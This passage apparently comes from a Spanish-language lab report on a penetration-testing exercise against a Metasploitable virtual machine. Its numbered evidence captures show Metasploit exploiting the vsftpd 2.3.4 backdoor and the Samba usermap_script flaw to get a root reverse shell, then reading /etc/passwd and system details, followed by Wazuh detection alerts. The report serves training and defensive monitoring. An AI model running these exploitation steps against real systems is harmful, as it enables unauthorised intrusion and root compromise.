
```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

### Evidencia 16: Parámetros de configuración del exploit para el objetivo específico.




```
msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.30
RHOSTS ⇒ 10.0.2.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.30:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.30:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ … ]. Supported proxies: socks5h, sapni, http, socks4, socks5
   RHOSTS   10.0.2.30        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > █
```

### Evidencia 17: Ejecución de comandos de post-explotación para reconnaissance.




```
whoami
root
pwd
/
ls -la
total 105
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Oct 25 18:07 dev
drwxr-xr-x  94 root root  4096 Oct 25 18:07 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx──────   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   4 root root  4096 Oct 23 21:47 mnt
-rw───────   1 root root 21683 Oct 25 18:07 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 112 root root     0 Oct 25 18:07 proc
drwxr-xr-x  13 root root  4096 Oct 25 18:07 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Oct 25 18:07 sys
drwxrwxrwt   4 root root  4096 Oct 25 19:17 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
id
uid=0(root) gid=0(root)
█
```

### Evidencia 18: Enumeración de usuarios y directorios en el sistema comprometido.




```
cd /home
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
```

### Evidencia 19: Recolección de información del sistema objetivo post-compromiso.



```
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


**Evidencia 20: Ejecución del exploit contra servicio Samba vulnerable.**



```
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.0.2.30
RHOSTS ⇒ 10.0.2.30
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.0.2.10:4444
[*] Command shell session 1 opened (10.0.2.10:4444 → 10.0.2.30:50972) at 2025-10-26 00:15:25 -0400

whoami
root
pwd
/
exit

[*] 10.0.2.30 - Command shell session 1 closed.
msf exploit(multi/samba/usermap_script) > 
```


## 5- Monitoreo y Detección

**Evidencia 21: Eventos registrados durante la fase de explotación.**




```
** Alert 1761456343.163292: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 26 05:25:43 Ubuntu->journald
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
Oct 26 05:25:42 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILURE

** Alert 1761456349.163581: - local,systemd,gpg13_4.3,gdpr_IV_35.7.d,
2025 Oct 26 05:25:49 Ubuntu->journald
Rule: 40704 (level 5) -> 'Systemd: Service exited due to a failure.'
Oct 26 05:25:47 Ubuntu systemd[1]: wazuh-dashboard.service: Main process exited, code=exited, status=1/FAILURE

** Alert 1761456349.163870: - syslog,sudo,pci_dss_10.2.5,pci_dss_10.2.2,gpg13_7.6,gpg13_7.8,gpg13_7.13,gdpr_IV_32.2,hipaa_164.3
12.b,nist_800_53_AU.14,nist_800_53_AC.7,nist_800_53_AC.6,tsc_CC6.8,tsc_CC7.2,tsc_CC7.3,
2025 Oct 26 05:25:49 Ubuntu->journald
Rule: 5402 (level 3) -> 'Successful sudo to ROOT executed.'
User: root
Oct 26 05:25:47 Ubuntu sudo[23170]:      lin : TTY=pts/0 ; PWD=/home/lin ; USER=root ; COMMAND=/usr/bin/tail -f /var/ossec/logs
/alerts/alerts.log
tty: pts/0
pwd: /home/lin
command: /usr/bin/tail -f /var/ossec/logs/alerts/alerts.log
```

**Evidencia 22: Captura de tráfico de red durante la ejecución del ataque.**



